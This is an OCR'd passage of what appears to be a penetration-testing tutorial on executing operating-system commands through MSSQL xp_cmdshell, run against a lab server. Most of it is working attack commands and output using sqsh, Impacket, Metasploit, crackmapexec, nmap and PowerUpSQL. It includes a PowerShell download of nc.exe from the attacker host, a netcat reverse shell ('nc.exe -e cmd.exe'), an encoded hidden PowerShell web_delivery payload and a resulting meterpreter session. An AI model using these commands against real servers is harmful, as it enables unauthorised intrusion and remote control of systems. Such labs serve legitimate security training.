
sqsh

Next, we are using the **sqsh** tool in the kali machine. To check whether the. XP command shell option is enabled on the target machine or not. The syntax for using this tool is quite simple, first type sqsh with the -S and the Target IP address followed by -U with the username of the server admin and -P with the password for that particular user as shown in the image below.

sqsh -S 192.168.1.146 -U sa -P "Password@1"

xp_cmdshell 'whoami';

go



As we can observe from the image, the SQL Server had blocked access to the procedure command shell; therefore, we will enable it now. To enable the XP command shell on the target machine using SQSH we will be running a series of commands that would first show the advanced options available within the SP configuration option. Then we will choose to execute the XP command shell option and activate it. Finally, we will run the reconfigure command that will enable the XP commercial option on the target machine, as shown in the image given below.

EXEC sp_configure 'show advanced options', 1;

EXEC sp_configure 'xp_cmdshell', 1;

RECONFIGURE;


go

xp_cmdshell 'whoami';

go

```
1> EXEC sp_configure 'show advanced options', 1;
2> EXEC sp_configure 'xp_cmdshell', 1;
3> RECONFIGURE;
4> go
Configuration option 'show advanced options' changed from 1 to 1. Run the R
(return status = 0)
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE

(return status = 0)
1> xp_cmdshell 'whoami';
2> go

        output

        ------------------------------------------------------------------------
------------------------------------------------------------------------
-------------------------------------------

        nt service\mssql$sqlexpress


        NULL


(2 rows affected, return status = 0)
1>
```

The activity can be verified by checking similarly to what we did with the GUI option as before.



mssqlclient.py

MS SQL consists of windows services having service accounts. Whenever an instance of SQLserver is installed, a set of Windows services is also installed with unique names. Below are the SQL Server account types:

- Windows Accounts

- SQL Server Login
- DB Users


To use mssqlclient.py, we need to specify the username, domain, password, the target IP address, and the Port hosting the MSSQL service as shown in the image. here we can use the command **enable_xp_cmdshell** to enable command shell functionality on the target machine.

python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433


enable_xp_cmdshell

```
┌──(root💀kali)-[~/impacket/examples]
└─# python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'show advanced opti
[*] INFO(WIN-P83OS778EQK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' chang
SQL>
```

Again, we can verify it similarly to what we did with the GUI approach and the sqsh approach. Here we can see that we were able to enable the XP command shell functionality with the help of mssqlclient, which is a part of the Impact toolkit.




Previously, mssqlclient.py is used to connect the database through database credentials having username **SA**. Now we are connecting with the database by window's user login credential.



python3 mssqlclient.py ignite:'Password@123'@192.168.1.146 -windows-auth

enable_xp_cmdshell



Metasploit


As usual, Metasploit also plays its role to enable the XP command shell and helps us exploit the target and provide the session.

use exploit/windows/mssql/mssql_payload


set rhosts 192.168.1.146

set password Password@1

exploit



The exploit does not stop at just enabling the XP command shell. It then runs a series of commands that can help to get us a meterpreter shell on the target machine as shown in the image below



Exploiting xp_cmdshell

Metasploit

You can use another exploit mssql_exec, which primarily enables the xp_cmd shell, and we can also set any cmd executable command. Here we set the cmd command to "**ipconfig**"


use auxiliary/admin/mssql/mssql_exec

set rhosts 192.168.1.146

set password Password@1

set cmd "ipconfig"

exploit



Netcat

Here, we can use netcat to get a reverse connection on the target machine. To do so, we first need to transfer the netcat binary file to the Windows machine. For this, we will use the nc.exe executable. This file is located at **/usr/share/windows-binaries.** Then we can use the Python one-liner to create an HTTP service.

cd /usr/share/windows-binaries

ls -al

python -m SimpleHTTPServer 80

```
└─# cd /usr/share/windows-binaries

┌──(root💀kali)-[/usr/share/windows-binaries]
└─# ls -al
total 1884
drwxr-xr-x 7 root root    4096 May 30 17:15 .
drwxr-xr-x 9 root root    4096 May 30 17:15 ..
drwxr-xr-x 2 root root    4096 May 30 17:15 enumplus
-rwxr-xr-x 1 root root   53248 Jul 17  2019 exe2bat.exe
drwxr-xr-x 2 root root    4096 May 30 17:15 fgdump
drwxr-xr-x 2 root root    4096 May 30 17:15 fport
-rwxr-xr-x 1 root root   23552 Jul 17  2019 klogger.exe
drwxr-xr-x 2 root root    4096 May 30 17:15 mbenum
drwxr-xr-x 4 root root    4096 May 30 17:15 nbtenum
-rwxr-xr-x 1 root root   59392 Jul 17  2019 nc.exe
-rwxr-xr-x 1 root root  311296 Jul 17  2019 plink.exe
-rwxr-xr-x 1 root root  704512 Jul 17  2019 radmin.exe
-rwxr-xr-x 1 root root  364544 Jul 17  2019 vncviewer.exe
-rwxr-xr-x 1 root root  308736 Jul 17  2019 wget.exe
-rwxr-xr-x 1 root root   66560 Jul 17  2019 whoami.exe

┌──(root💀kali)-[/usr/share/windows-binaries]
└─# python -m SimpleHTTPServer 80
```

Here, the powershell.exe cmdlet invokes PowerShell and then uses the wget command to download netcat into the **C:/Users/Public** directory, which has access to write. Then we will use the XP command shell to execute the netcat binary to run cmd.exe. To the creating a reverse connection to the host Kali Machine on Port 4444.

xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe"

xp_cmdshell "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"

```
SQL> xp_cmdshell "powershell.exe wget http://192.168.1.2/nc.exe -OutFile c:\\Users\Public\\nc.exe"
output
-------------------------------------------------------------------------------

NULL

SQL> xp_cmdshell  "c:\\Users\Public\\nc.exe -e cmd.exe 192.168.1.2 4444"
```

In Kali Linux, we have a netcat listener on port 4444; once the PowerShell command will execute as shown in the above screenshot, we will get the shell of the target machine.

nc -lvp 4444

whoami

```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.146: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.146] 49695
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Windows\system32>
```

Crackmapexec

Another method to get a reverse connection on the target machine from the MSSQL XP command Shell functionality is by using its ability to run system commands associated with the web_delivery payload. The process is quite simple; we use the exploit/multi/script/web_delivery exploit, set the target as the Windows machine then set the payload as windows/meterpeter/reverse_tcp. Then specify the localhost. Finally, we will run the exploit command.

use exploit/multi/script/web_delivery

set target 2

set payload windows/meterpreter/revese_tcp

set lhost 192.168.1.2

exploit

```
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.2:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/om6cxs3B
[*] Local IP: http://192.168.1.2:8080/om6cxs3B
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZ
ADsAJABzADEAZQA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsAaQBmAC
gB1AGwAbAApAHsAJABzADEAZQAuAHAAcgBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA
```

Through the above exploit, we get the web_delivery URL, and this URL we will use in the execution of crackmapexec, command of web_delivery.

crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o URL=http://192.168.1.2:8080/om6cxs3B

```
┌──(root💀kali)-[~]
└─# crackmapexec mssql 192.168.1.146 -u 'ignite' -p 'Password@123' -M web_delivery -o URL=http://192.168.1.2:8080/om6cxs3B
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
MSSQL       192.168.1.146   1433   WIN-P83OS778EQK  [*] Windows 10.0 Build 14393 (name:WIN-P83OS778EQK) (domain:WIN-P83OS778EQK)
MSSQL       192.168.1.146   1433   WIN-P83OS778EQK  [+] WIN-P83OS778EQK\ignite:Password@123 (Pwn3d!)
```

The output of the crackmapexec shows that the target has been pwned. We can go back to the Metasploit shell and find that the target has been exploited successfully, and we have a meterpreter shell on the target machine.

```
[*] 192.168.1.146    web_delivery - Delivering Payload (3403 bytes
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.14

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Nmap

As we know, the XP-cmd function is disabled by default, but if we have sysadmin credentials, we can also play with the NMap script to execute the window's commands.

nmap -p 1433 –script ms-sql-xp-cmdshell –script-args mssql.username=sa,mssql.passsword=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146

```
┌──(root💀kali)-[~]
└─# nmap -p 1433 --script ms-sql-xp-cmdshell --script-args mssql.username=sa,mssql.password=Password@1,ms-sql-xp-cmdshell.cmd='net user' 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:32 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00013s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-xp-cmdshell:
|   [192.168.1.146:1433]
|     Command: net user
|       output
|       ------
|       Null
|       User accounts for \\
|       Null
|       -------------------------------------------------------------------------------
|       Administrator              DefaultAccount           Guest
|       ignite
|       The command completed with one or more errors.
|       Null
|_      Null
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

PowerUpSQL

First, Download the PowerUpSql from **here.** PowerUpSQL is a tool for Windows machines, includes functions that support SQL Server discovery, weak configuration auditing, privilege escalation on the scale, and post-exploitation actions such as OS command execution.

We can use the Import-Module cmdlet to import the PowerShell Script. Then use the Invoke-SQLOSCmd function, which runs the OS commands via xp_cmd shell through the SQL service account.

Here, PowerUpSQL tries to connect with the database. After the connection is successful, it checks if the user credentials that we have provided are for sysadmin or the users that we have provided have sysadmin access or not. It first enables the advanced options and then tries to enable the XP command shell functionality. Here, in this demonstration, the XP commands functionality is already enabled, so the tool runs the **whoami** command, which shows that we are the user and nt service/MSSQL$sqlexpress user.


cd PowerUPSQL-master

powershell

powershell -ep bypass

Import-Module .\PowerUpSQL.ps1

Invoke-SQLOSCmd -Username sa -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS –Command whoami –Verbose



Conclusion

This article was designed to provide the users with possible content that can help them whenever they want to perform penetration testing on MSSQL Servers by exploiting XP command shell functionality. The point of this article is not to speculate on how the user can get the credentials or how they were able to elevate its sysadmin access. Instead, when or if the user could get those privileges, they can move on to extract and execute multiple commands on the target system and do more damage.

https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp_cmdshell/

https://blog.katastros.com/a?ID=01500-e20281ee-45cc-4dca-a26b-be18a085b753

https://pentestwiki.org/sql-injection/

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

https://blog.fearcat.in/a?ID=01200-47395fcc-4bd1-4761-8feb-9ee63df52287


Reverse Engineering

